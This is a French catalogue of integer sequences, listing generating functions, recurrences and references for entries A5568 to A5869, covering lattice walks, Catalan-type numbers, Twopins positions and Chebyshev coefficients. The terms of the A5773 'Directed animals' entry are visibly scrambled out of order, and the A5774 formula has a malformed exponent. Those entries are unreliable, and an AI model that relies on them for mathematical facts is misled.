
$$\frac{2\,(5 - 10\, z + 4\, z^2)}{(2\, z - 1)^3\,(z - 1)^3}$$

10, 70, 308, 1092, 3414, 9834, 26752, 69784, 176306, 434382, 1048812, 2490636, 5833006, 13500754, 30933368, 70255008, 158335434, 354419190, 788529700

Product of successive Catalan numbers

Réf. JCT A43 1 86.

HIS2 A5568 **Hypergéométrique**

HIS1 **Intégrales elliptiques**

$$\frac{(2F1([1/2, -1/2],[2],16\ z) + 1/2\ z)}{2\ z}$$

1, 2, 10, 70, 588, 5544, 56628, 613470, 6952660, 81662152, 987369656, 12228193432, 154532114800, 1986841476000, 25928281261800, 342787130211150, 4583937702039300

Walks on square lattice

Réf. GU90.

HIS2 A5569 **Hypergéométrique** **Suite P-récurrente**

HIS1

1/5 (n - 1) (5 n + 2) (n + 3) (n + 2) a(n) = 4/5 (5 n + 7) (2 n + 1) (2 n - 1) n a(n - 1)

$$4\ (4F3([2,\ 17/5,\ 5/2,\ 3/2],\ [4,\ 5,\ 12/5],16\ z))$$

4, 34, 308, 3024, 31680, 349206, 4008004, 47530912, 579058896, 7215393640, 91644262864, 1183274479040, 15497363512800, 205519758825150

Walks on cubic lattice

Réf. GU90.
HIS2 A5570 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z - 17}{(z - 1)^3}$$

17, 50, 99, 164, 245, 342, 455, 584, 729, 890, 1067, 1260, 1469, 1694, 1935, 2192, 2465, 2754, 3059, 3380, 3717, 4070, 4439, 4824, 5225, 5642, 6075, 6524, 6989, 7470

Walks on cubic lattice

Réf. GU90.
HIS2 A5571 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{4\,(19 - 4\,z + z^2)}{(z - 1)^4}$$

76, 288, 700, 1376, 2380, 3776, 5628, 8000, 10956, 14560, 18876, 23968, 29900, 36736, 44540, 53376, 63308, 74400, 86716

Walks on cubic lattice

Réf. GU90.

HIS2 A5572 **inverse fonctionnel** **Suite P-récurrente**

HIS1 **algébrique**

(n + 1) a(n) = (- 12 n + 24) a(n - 2) + (8 n - 4) a(n - 1)

$$\frac{1 - 4\,z - (1 - 8\,z + 12\,z^2)^{1/2}}{2\,z}$$

1, 4, 17, 76, 354, 1704, 8421, 42508, 218318, 1137400, 5996938, 31940792, 171605956, 928931280, 5061593709

Walks on cubic lattice

Réf. GU90.

HIS2 A5573 **inverse fonctionnel** **Suite P-récurrente**

HIS1 **algébrique**

n a(n) = (- 12 n + 24) a(n - 2) + (8 n - 6) a(n - 1)

$$\frac{1 - 6\,z - (1 - 8\,z + 12\,z^2)^{1/2}}{2\,z}$$

1, 5, 26, 139, 758, 4194, 23460, 132339, 751526, 4290838, 24607628, 141648830, 817952188, 4736107172, 27487711752, 159864676803

Réf. GTA91 603.
HIS2 A5578 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z - z^2}{(z - 1)\,(2\,z - 1)\,(1 + z)}$$

1, 1, 2, 3, 6, 11, 22, 43, 86, 171, 342, 683, 1366, 2731, 5462, 10923, 21846, 43691, 87382, 174763, 349526, 699051, 1398102, 2796203, 5592406, 11184811, 22369622

Réf. AS1 797.
HIS2 A5581 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - z}{(z - 1)^4}$$

2, 7, 16, 30, 50, 77, 112, 156, 210, 275, 352, 442, 546, 665, 800, 952, 1122, 1311, 1520, 1750, 2002, 2277, 2576, 2900, 3250, 3627, 4032, 4466, 4930, 5425, 5952, 6512, 7106, 7735, 8400

Réf. AS1 797.
HIS2 **A5582** **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - z}{(z - 1)^5}$$

2, 9, 25, 55, 105, 182, 294, 450, 660, 935, 1287, 1729, 2275, 2940, 3740, 4692, 5814, 7125, 8645, 10395, 12397, 14674, 17250, 20150, 23400, 27027, 31059, 35525, 40455, 45880, 51832

Coefficients of Chebyshev polynomials

Réf. AS1 797.
HIS2 **A5583** **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - z}{(z - 1)^6}$$

2, 11, 36, 91, 196, 378, 672, 1122, 1782, 2717, 4004, 5733, 8008, 10948, 14688, 19380, 25194, 32319, 40964, 51359, 63756, 78430, 95680, 115830, 139230, 166257, 197316, 232841

Coefficients of Chebyshev polynomials

Réf. AS1 797.
HIS2 **A5584** **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - z}{(z - 1)^7}$$

2, 13, 49, 140, 336, 714, 1386, 2508, 4290, 7007, 11011, 16744, 24752, 35700, 50388, 69768, 94962, 127281, 168245, 219604, 283360, 361790, 457470, 573300, 712530, 878787

5-dimensional pyramidal numbers

Réf. AS1 797.
HIS2 **A5585** **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z}{(z - 1)^6}$$

1, 7, 27, 77, 182, 378, 714, 1254, 2079, 3289, 5005, 7371, 10556, 14756, 20196, 27132, 35853, 46683, 59983, 76153, 95634, 118910, 146510, 179010, 217035, 261261, 312417, 371287

Réf. AS1 796.
HIS2 A5586 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(5 - 6\,z + 2\,z^{2})}{(z - 1)^{4}}$$

0, 5, 14, 28, 48, 75, 110, 154, 208, 273, 350, 440, 544, 663, 798, 950, 1120, 1309, 1518, 1748, 2000, 2275, 2574, 2898, 3248, 3625, 4030, 4464, 4928, 5423, 5950, 6510, 7104, 7733, 8398

Réf. AS1 796.
HIS2 A5587 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(-14 + 28\,z - 20\,z^{2} + 5\,z^{3})}{(z - 1)^{5}}$$

0, 14, 42, 90, 165, 275, 429, 637, 910, 1260, 1700, 2244, 2907, 3705, 4655, 5775, 7084, 8602, 10350, 12350, 14625, 17199, 20097, 23345, 26970, 31000, 35464, 40392, 45815, 51765

Réf. CJN 25 391 82.
HIS2 A5592 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 2z + z^2}{(1 - z)(1 - 3z + z^2)}$$

2, 6, 17, 46, 122, 321, 842, 2206, 5777, 15126, 39602, 103681, 271442, 710646, 1860497, 4870846, 12752042, 33385281, 87403802, 228826126, 599074577, 1568397606, 4106118242

Réf. CJN 25 391 82.
HIS2 A5593 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 5z + z^2 + 2z^3 - z^4}{(1 - z)(1 - z - z^2)(1 - 3z + z^2)}$$

2, 5, 12, 29, 71, 177, 448, 1147, 2960, 7679, 19989, 52145, 136214, 356121, 931540, 2437513, 6379403, 16698113, 43710756, 114427391, 299560472, 784236315, 2053119817, 5375076769

Functions realized by cascades of n gates

Réf. BU77.
HIS2 A5609 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{16\,(7\,z - 4)}{(28\,z - 1)\,(1 - z)}$$

64, 1744, 48784, 1365904, 38245264, 1070867344, 29984285584, 839559996304

Functions realized by cascades of n gates

Réf. BU77.
HIS2 A5610 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2\,(7 - 6\,z)}{(1 - 6\,z)\,(1 - z)}$$

14, 86, 518, 3110, 18662, 111974, 671846, 4031078

Disjunctively-realizable functions of n variables

Réf. PGEC 24 687 75.

HIS2 A5616 **Inverse fonctionnel** **f.g. exponentielle**
HIS1 **exponentielle**

L'inverse de S(z) est

$$\ln(z + 1) - z + \ln(z + 2) - \ln(2)$$

2, 10, 114, 2154, 56946, 1935210, 80371122, 3944568042, 223374129138, 14335569726570, 1028242536825906, 81514988432370666, 7077578056972377714

Réf. PGEC 11 140 62.

HIS2 A5618 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{3 z - 1}{(1 - 6 z) (z - 1)}$$

4, 16, 88, 520, 3112, 18664, 111976, 671848, 4031080, 24186472, 145118824, 870712936, 5224277608, 31345665640, 188073993832, 1128443962984, 6770663777896

Functions realized by n-input cascades

Réf. PGEC 27 790 78.

HIS2 A5619 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{16\,(1 - 18\,z + 20\,z^2)}{(z - 1)\,(80\,z^2 - 32\,z + 1)}$$

16, 240, 6448, 187184, 5474096, 160196400, 4688357168, 137211717424, 4015706384176

Réf. JACM 23 705 76. PGEC 27 315 78. LNM 829 122 80.

HIS2 A5640 **Inverse fonctionnel**

HIS1 **exponentielle**

$$-2\,W(-1/2\,\exp(z - 1/2))$$

1, 2, 8, 64, 832, 15104, 352256, 10037248, 337936384, 13126565888

From sum of inverse binomial coefficients

Réf. C1 294.

HIS2 A5649 **Recoupements**

HIS1 **exponentielle**

$$\frac{1}{(\exp(z) - 2)^2}$$

1, 2, 8, 44, 308, 2612, 25988, 296564, 3816548, 54667412, 862440068, 14857100084, 277474957988, 5584100659412, 120462266974148, 2772968936479604, 67843210855558628

Tower of Hanoi with cyclic moves only

Réf. IPL 13 118 81. GKP 18.

HIS2 A5665 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 2\,z)}{(z - 1)\,(2\,z^2 + 2\,z - 1)}$$

0, 1, 5, 15, 43, 119, 327, 895, 2447, 6687, 18271, 49919, 136383, 372607, 1017983, 2781183, 7598335, 20759039, 56714751, 154947583, 423324671, 1156544511, 3159738367

Tower of Hanoi with cyclic moves only

Réf. IPL 13 118 81. GKP 18.

HIS2 A5666 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(2+z)}{(z-1)\,(2z^2+2z-1)}$$

0, 2, 7, 21, 59, 163, 447, 1223, 3343, 9135, 24959, 68191, 186303, 508991, 1390591, 3799167, 10379519, 28357375, 77473791, 211662335, 578272255, 1579869183, 4316282879

Réf. rkg.

HIS2 A5667 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1-3z}{1-6z-z^2}$$

1, 3, 19, 117, 721, 4443, 27379, 168717, 1039681, 6406803, 39480499, 243289797, 1499219281, 9238605483, 56930852179, 350823718557, 2161873163521, 13322062699683

Convergents to square root of 10

Réf. rkg.
HIS2 A5668 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z}{1 - 6z - z^2}$$

0, 1, 6, 37, 228, 1405, 8658, 53353, 328776, 2026009, 12484830, 76934989, 474094764, 2921503573

F(n) - 2 ^ [n/2]

Réf. rkg.
HIS2 A5672 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^3}{(1 - z - z^2)(1 - 2z^2)}$$

0, 0, 0, 1, 1, 4, 5, 13, 18, 39, 57, 112, 169, 313, 482, 859, 1341, 2328, 3669, 6253, 9922, 16687, 26609, 44320, 70929, 117297, 188226, 309619, 497845, 815656, 1313501, 2145541

Réf. rkg.
HIS2 A5673 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^4}{(1-z)(2z^2-1)(z^2+z-1)}$$

0, 0, 0, 0, 1, 2, 6, 11, 24, 42, 81, 138, 250, 419, 732, 1214, 2073, 3414, 5742, 9411, 15664, 25586, 42273, 68882, 113202, 184131, 301428, 489654, 799273, 1297118, 2112774

Réf. rkg.
HIS2 A5674 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^4}{(1-2z)(2z^2-1)(z^2+z-1)}$$

0, 0, 0, 0, 1, 3, 10, 25, 63, 144, 327, 711, 1534, 3237, 6787, 14056, 28971, 59283, 120894, 245457, 497167, 1004256, 2025199, 4077007, 8198334, 16467597, 33052491, 66293208

$$\sum C(n-k,4k),\ k=0...n$$

Réf.
HIS2 A5676 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1-z)^3}{1-4z+6z^2-4z^3+z^4-z^5}$$

1, 1, 1, 1, 1, 2, 6, 16, 36, 71, 128, 220, 376, 661, 1211, 2290, 4382, 8347, 15706, 29191, 53824, 99009, 182497, 337745, 627401, 1167937, 2174834, 4046070, 7517368, 13951852, 25880583

Twopins positions

Réf. GU81.
HIS2 A5682 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(z^3-z^2+2z-1)(-1+z^2+z^3)}$$

1, 2, 4, 8, 15, 28, 51, 92, 165, 294, 522, 924, 1632, 2878, 5069, 8920, 15686, 27570, 48439, 85080, 149405, 262320, 460515, 808380, 1418916, 2490432

Numbers of Twopins positions

Réf. GU81.

HIS2 A5683 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2 - z^3 - z^4 - z^5}{(z^3 - z^2 + 2z - 1)(1 - z^2 - z^3)}$$

1, 2, 3, 5, 8, 13, 22, 37, 63, 108, 186, 322, 559, 973, 1697, 2964, 5183, 9071, 15886, 27835, 48790, 85545, 150021, 263136, 461596, 809812, 1420813, 2492945

Twopins positions

Réf. GU81.

HIS2 A5684 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z + z^2)(1 - z - z^2)(1 - z^2 - z^4)}$$

1, 2, 4, 6, 11, 18, 32, 52, 88, 142, 236, 382, 629, 1018, 1664, 2692, 4383, 7092, 11520, 18640, 30232, 48916, 79264, 128252, 207705, 336074, 544084

Twopins positions

Réf. GU81.

HIS2 A5685 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2 + z^3 - 2z^4 - z^5 - z^6 - z^7}{(1 - z + z^2)(1 - z - z^3)(1 - z^2 - z^4)}$$

1, 2, 3, 5, 7, 11, 16, 26, 40, 65, 101, 163, 257, 416, 663, 1073, 1719, 2781, 4472, 7236, 11664, 18873, 30465, 49293, 79641, 128862, 208315, 337061, 545071

Twopins positions

Réf. GU81.

HIS2 A5686 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)(z^3 + z + 1)}{1 + z^2 + z^5}$$

1, 2, 2, 3, 3, 4, 5, 6, 8, 9, 12, 14, 18, 22, 27, 34, 41, 52, 63, 79, 97, 120, 149, 183, 228, 280, 348, 429, 531, 657, 811

Twopins positions

Réf. GU81.
HIS2 A5687 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2z + z^2 - z^5)(1 - z^2 - z^5)}$$

1, 2, 4, 6, 9, 14, 22, 36, 57, 90, 139, 214, 329, 506, 780, 1200, 1845, 2830, 4337, 6642, 10170, 15572, 23838, 36486, 55828, 85408, 130641, 199814, 305599

Twopins positions

Réf. FQ 16 85 78. GU81.
HIS2 A5689 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z^2 + z^3 + z^4 + z^5}{(1 - z - z^3)(z^3 - z + 1)}$$

1, 2, 4, 7, 11, 16, 22, 30, 42, 61, 91, 137, 205, 303, 443, 644, 936, 1365, 1999, 2936, 4316, 6340, 9300, 13625, 19949, 29209, 42785, 62701, 91917, 134758, 197548, 289547

Twopins positions

Réf. GU81.

HIS2 **A5690** **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^3)(1 - z + z^3)(1 - z^2 - z^6)}$$

1, 2, 4, 6, 9, 12, 18, 26, 41, 62, 96, 142, 212, 308, 454, 662, 979, 1438, 2128, 3126, 4606, 6748, 9910, 14510, 21298, 31212, 45820, 67176, 98571, 144476

Dyck paths

Réf. LNM 1234 118 86.

HIS2 **A5700** **hypergéométrique** **Suite P-récurrente**

HIS1 **Intégrales elliptiques**

$$3F2([1, 1/2, 3/2],[3 , 4],16\ z)$$

1, 1, 3, 14, 84, 594, 4719, 40898, 379236, 3711916, 37975756, 403127256

Réf. R1 150. rkg.
HIS2 A5704 **Euler**
HIS1 **Produit infini**

$$\frac{1}{(1-z)^2\,(1-z^3)\,(1-z^9)\,(1-z^{27})\ldots}$$

1, 1, 2, 4, 8, 19, 44, 112, 287, 763

Réf. AMM 95 555 88.
HIS2 A5708 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1-z-z^6}$$

1, 1, 1, 1, 1, 1, 2, 3, 4, 5, 6, 7, 9, 12, 16, 21, 27, 34, 43, 55, 71, 92, 119, 153, 196, 251, 322, 414, 533, 686, 882, 1133, 1455, 1869, 2402, 3088, 3970, 5103

Réf. AMM 95 555 88.
HIS2 A5709 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - z^{7}}$$

1, 1, 1, 1, 1, 1, 1, 2, 3, 4, 5, 6, 7, 8, 10, 13, 17, 22, 28, 35, 43, 53, 66, 83, 105, 133, 168, 213, 266, 332, 415, 520, 653, 821, 1034, 1300, 1632, 2047, 2567, 3220, 4041

Réf. AMM 95 555 88.
HIS2 A5710 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - z^{8}}$$

1, 1, 1, 1, 1, 1, 1, 1, 2, 3, 4, 5, 6, 7, 8, 9, 11, 14, 18, 23, 29, 36, 44, 53, 64, 78, 96, 119, 148, 184, 228, 281, 345, 423, 519, 638, 786, 970, 1198, 1479, 1824, 2247, 2766, 3404

Réf. AMM 95 555 88.
HIS2 A5711 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z^{8}}{1 - z - z^{9}}$$

1, 1, 1, 1, 1, 1, 1, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 12, 15, 19, 24, 30, 37, 45, 54, 64, 76, 91, 110, 134, 164, 201, 246, 300, 364, 440, 531, 641, 775, 939, 1140, 1386, 1686, 2050, 2490, 3021

From expansion of (1 + x + x ^ 2) ^ n

Réf. C1 78.
HIS2 A5712 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^{2} - z - 1}{(z - 1)^{5}}$$

1, 6, 19, 45, 90, 161, 266, 414, 615, 880, 1221, 1651, 2184, 2835, 3620, 4556, 5661, 6954, 8455, 10185, 12166, 14421, 16974, 19850, 23075, 26676, 30681, 35119, 40020, 45415

From expansion of (1 + x + x ^ 2) ^ n

Réf. C1 78.
HIS2 A5714 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 3z - 4z^2 + z^3}{(1 - z)^7}$$

1, 10, 45, 141, 357, 784, 1554, 2850, 4917, 8074, 12727, 19383, 28665, 41328, 58276, 80580, 109497, 146490, 193249, 251713, 324093, 412896, 520950, 651430, 807885

From expansion of (1 + x + x ^ 2) ^ n

Réf. C1 78.
HIS2 A5715 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(2 - z)(z^2 - 2)}{(1 - z)^8}$$

4, 30, 126, 393, 1016, 2304, 4740, 9042, 16236, 27742, 45474, 71955, 110448, 165104, 241128, 344964, 484500, 669294, 910822, 1222749, 1621224, 2125200, 2756780

From expansion of (1 + x + x ^ 2) ^ n

Réf. C1 78.

HIS2 A5716 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 6\,z - 9\,z^2 + 3\,z^3}{(1 - z)^9}$$

1, 15, 90, 357, 1107, 2907, 6765, 14355, 28314, 52624, 93093, 157950, 258570, 410346, 633726, 955434, 1409895, 2040885, 2903428, 4065963, 5612805, 7646925

From expansion of (1 + x + x ^ 2) ^ n

Réf. C1 78.

HIS2 A5717 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n + 1) a(n) = 3 n a(n - 1) + (- 3 n + 6) a(n - 3) + (n + 3) a(n - 2)

$$\frac{z + (z + 1)^{1/2} (1 - 3\,z)^{1/2} - 1}{2\,(z^2 (z + 1)^{1/2} (1 - 3\,z)^{1/2})}$$

1, 2, 6, 16, 45, 126, 357, 1016, 2907, 8350, 24068, 69576, 201643, 585690, 1704510, 4969152, 14508939, 42422022, 124191258, 363985680, 1067892399, 3136046298, 9217554129

Quadrinomial coefficients

Réf. C1 78.
HIS2 A5718 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^2 - 3z + 3}{(1 - z)^5}$$

3, 12, 31, 65, 120, 203, 322, 486, 705, 990, 1353, 1807, 2366, 3045, 3860, 4828, 5967, 7296, 8835, 10605, 12628, 14927, 17526, 20450, 23725, 27378, 31437, 35931, 40890, 46345

Quadrinomial coefficients

Réf. C1 78.
HIS2 A5719 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 2z^2 + z^3}{(z - 1)^6}$$

2, 12, 40, 101, 216, 413, 728, 1206, 1902, 2882, 4224, 6019, 8372, 11403, 15248, 20060, 26010, 33288, 42104, 52689, 65296, 80201, 97704, 118130, 141830, 169182, 200592

Quadrinomial coefficients

Réf. C1 78.

HIS2 A5720 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 3\,z - 5\,z^2 + 2\,z^3}{(1 - z)^7}$$

1, 10, 44, 135, 336, 728, 1428, 2598, 4455, 7282, 11440, 17381, 25662, 36960, 52088, 72012, 97869, 130986, 172900, 225379, 290444, 370392, 467820, 585650, 727155, 895986

Quadrinomial coefficients

Réf. C1 78.

HIS2 A5725 **P-récurrences** **Suite P-récurrente**

HIS1 **algébrique**

La méthode LLL permet de trouver l'expression algébrique du 3è degré.

$$1/2\,(n - 1)\,(2\,n - 3)\,a(n) = (-\,21/4\,n^2 + 143/4\,n - 50)\,a(n - 1)$$
$$+ (24\,n^2 - 139\,n + 200)\,a(n - 2) + (20\,n^2 - 120\,n + 180)\,a(n - 3)$$
$$+ (32\,n^2 - 224\,n + 384)\,a(n - 4)$$

1, 1, 3, 10, 31, 101, 336, 1128, 3823, 13051, 44803, 154518, 534964, 1858156, 6472168, 22597760, 79067375, 277164295, 973184313, 3422117190, 12049586631, 42478745781

Réf. LI68 20. MMAG 49 181 76.
HIS2 A5732 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^3 - z - 1}{(z - 1)^7}$$

1, 8, 35, 111, 287, 644, 1302, 2430, 4257, 7084, 11297, 17381, 25935, 37688, 53516, 74460, 101745, 136800, 181279, 237083, 306383, 391644, 495650, 621530, 772785, 953316

Coefficients of a modular function

Réf. GMJ 8 29 67.
HIS2 A5758 **Euler**
HIS1 **Produit infini**
*** Le motif [12] est constant**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 12,12,12,12,...*

1, 12, 90, 520, 2535, 10908, 42614, 153960

Convex polygons of length 2n on square lattice

Réf. TCS 34 179 84.

HIS2 **A5770** **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 3z + 2z^2 + z^3}{(4z - 1)(2z - 1)(1 - 3z + z^2)^2}$$

1, 9, 55, 286, 1362, 6143, 26729, 113471, 473471, 1951612, 7974660, 32384127, 130926391, 527657073, 2121795391, 8518575466, 34162154550, 136893468863, 548253828965

Directed animals of size n

Réf. AAM 9 340 88.

HIS2 **A5773** **Inverse fonctionnel** **Suite P-récurrente**

HIS1 **algébrique** **Inverse des nombres de Motzkin**

$$\frac{-1 + 3z + (1 - 2z - 3z^2)^{1/2}}{2(1 - 3z)}$$

1, 2, 5, 13, 35, 96, 267, 750, 2123, 6046, 17303, 49721, 143365, 414584, 1201917, 741365049, 2173243128, 6377181825, 18730782252, 3492117, 10165779, 29643870, 86574831, 253188111

Directed animals of size n

Réf. AAM 9 340 88.

HIS2 A5774 **P-récurrences et LLL** **Suite P-récurrente**

HIS1 **algébrique**

$$a(n)\,(2+n) = (4+4n)\,a(n-1) - n\,a(n-2) - (12-6n)\,a(n-3)$$

$$\frac{1 - 3z - \left(-\left(3z^2 + 2z - 1\right)\left(-1 + 2z\right)\right)^{2\,1/2}}{2\left(3z^4 - z^3\right)}$$

1, 3, 9, 26, 75, 216, 623, 1800, 5211, 15115, 43923

4-dimensional Catalan numbers

Réf. TS89. CN 75 124 90.

HIS2 A5790 **Hypergéométrique** **Suite P-récurrente**

HIS1

$${}_4F_3\left([1, 5/4, 7/4, 3/2], [3, 4, 5], 256\,z\right)$$

1, 14, 462, 24024, 1662804, 140229804, 13672405890, 1489877926680, 177295473274920

Permutations with subsequences of length <= 3

Réf. JCT A53 281 90.

HIS2 A5802 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n + 1)^2 a(n) = (10 n^2 - 18 n + 5) a(n - 1) + (- 9 n^2 + 36 n - 36) a(n - 2)$$

1, 1, 2, 6, 23, 103, 513, 2761, 15767, 94359, 586590, 3763290, 24792705, 167078577, 1148208090, 8026793118, 56963722223, 409687815151, 2981863943718, 21937062144834

Second-order Eulerian numbers

Réf. JCT A24 28 78. GKP 256.

HIS2 A5803 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2 z}{(1 - 2 z) (z - 1)^2}$$

0, 2, 8, 22, 52, 114, 240, 494, 1004, 2026, 4072, 8166, 16356, 32738, 65504, 131038, 262108, 524250, 1048536, 2097110, 4194260, 8388562, 16777168, 33554382, 67108812, 134217674

Sums of adjacent Catalan numbers

Réf. dek.

HIS2 A5807 **Hypergéométrique** **améliorée par**
HIS1 **algébrique** **la méthode LLL**

$$\frac{1 - z - \left(-\left(4z - 1\right)\left(z + 1\right)^2\right)^{1/2}}{2z^2}$$

2, 3, 7, 19, 56, 174, 561, 1859, 6292, 21658, 75582, 266798, 950912, 3417340, 12369285, 45052515, 165002460, 607283490, 2244901890, 8331383610, 31030387440

Binomial coefficients

Réf. AS1 828.

HIS2 A5809 **hypergéométrique-LLL** **suite P-récurrente**
HIS1 **algébrique**

$$2F1([1/3, 2/3], [1/2], 27\,z/4)$$

1, 3, 15, 84, 495, 3003, 18564, 116280, 735471, 4686825, 30045015, 193536720, 1251677700, 8122425444, 52860229080, 344867425584, 2254848913647, 14771069086725

Binomial coefficients (4n,n)

Réf. AS1 828. dek.

HIS2 A5810 **hypergéométrique-LLL** **suite P-récurrente**

HIS1 **algébrique**

$$3F2([1/2, 3/4, 1/4],[2/3, 1/3],256\ z/27)$$

1, 4, 28, 220, 1820, 15504, 134596, 1184040, 10518300, 94143280, 847660528, 7669339132, 69668534468, 635013559600, 5804731963800, 53194089192720, 488526937079580

Réf. JCT A43 1 1986.

HIS2 A5817 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n + 4)\ (n + 3)\ a(n) =$$

$$(8\ n + 12)\ a(n - 1) + (16\ n^2 - 16\ n)\ a(n - 2)$$

1, 2, 4, 10, 25, 70, 196, 588, 1764, 5544, 17424, 56628, 184041, 613470, 2044900, 6952660, 23639044, 81662152, 282105616, 987369656, 3455793796, 12228193432, 43268992144

Spanning trees in third power of cycle

Réf. FQ 23 258 85.
HIS2 A5822 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 - z)\,(1 + z)\,(z^4 + z^3 - z^2 + z + 1)}{z^8 - 4\,z^6 - z^4 - 4\,z^2 + 1}$$

1, 1, 2, 4, 11, 16, 49, 72, 214, 319, 947, 1408, 4187, 6223, 18502, 27504, 81769, 121552, 361379, 537196

Réf. JSC 10 599 90.
HIS2 A5824 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 2\,z)\,(1 - z)}{1 - 5\,z^2 + 2\,z^4}$$

0, 1, 1, 3, 5, 13, 23, 59, 105, 269, 479, 1227, 2185, 5597, 9967, 25531, 45465, 116461, 207391, 531243, 946025, 2423293, 4315343, 11053979, 19684665, 50423309, 89792639

Worst case of a Jacobi symbol algorithm

Réf. JSC 10 605 90.

HIS2 A5825 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 2\,z - 4\,z^2)}{(1 - 2\,z^2)\,(1 - 5\,z + 2\,z^2)}$$

0, 1, 7, 31, 145, 659, 3013, 13739, 62685, 285931

Worst case of a Jacobi symbol algorithm

Réf. JSC 10 605 90.

HIS2 A5826 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 6\,z^2 - 4\,z^3}{(1 - 2\,z^2)\,(1 - 5\,z + 2\,z^2)}$$

1, 5, 31, 141, 659, 3005, 13739, 62669, 285931, 1304285

Worst case of a Jacobi symbol algorithm

Réf. JSC 10 605 90.

HIS2 A5827 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 2z - 2z^2 + 2z^3}{(1 - 2z^2)(1 - 5z + 2z^2)}$$

1, 3, 13, 57, 259, 1177, 5367, 24473, 111631, 509193

Réf. ST89.

HIS2 A5840 **Recoupements**

HIS1 **exponentielle**

$$\frac{\exp(z)(1 - z)}{2 - \exp(z)}$$

1, 1, 2, 8, 46, 332, 2874, 29024, 334982, 4349492, 62749906, 995818760, 17239953438, 323335939292, 6530652186218, 141326092842416, 3262247252671414, 80009274870905732

Packing a square with squares of sides 1...n

Réf. GA77 147. UPG D5.

HIS2 A5842 **Euler** **Conjecture**

HIS1 **Produit infini**

$$\frac{(1 - z^{2})(1 - z^{9})(1 - z^{11})(1 - z^{13})(1 - z^{15})\ldots}{(1 - z)^{3}(1 - z^{8})(1 - z^{10})(1 - z^{12})(1 - z^{14})(1 - z^{16})\ldots}$$

1, 3, 5, 7, 9, 11, 13, 15, 18, 21, 24, 27, 30, 33, 36, 39, 43

The even numbers

Réf.

HIS2 A5843 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2}{(z - 1)^{2}}$$

2, 4, 6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26, 28, 30, 32, 34, 36, 38, 40, 42, 44, 46, 48, 50, 52, 54, 56, 58, 60, 62, 64, 66, 68, 70, 72, 74, 76, 78, 80, 82, 84, 86, 88, 90, 92, 94, 96, 98, 100, 102, 104

Theta series of b.c.c. lattice w.r.t. short edge

Réf. JCP 83 6526 85.

HIS2 A5869 **Euler**

HIS1 **Produit infini**

*** Le motif [3, -3] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 3, -3, . . .*

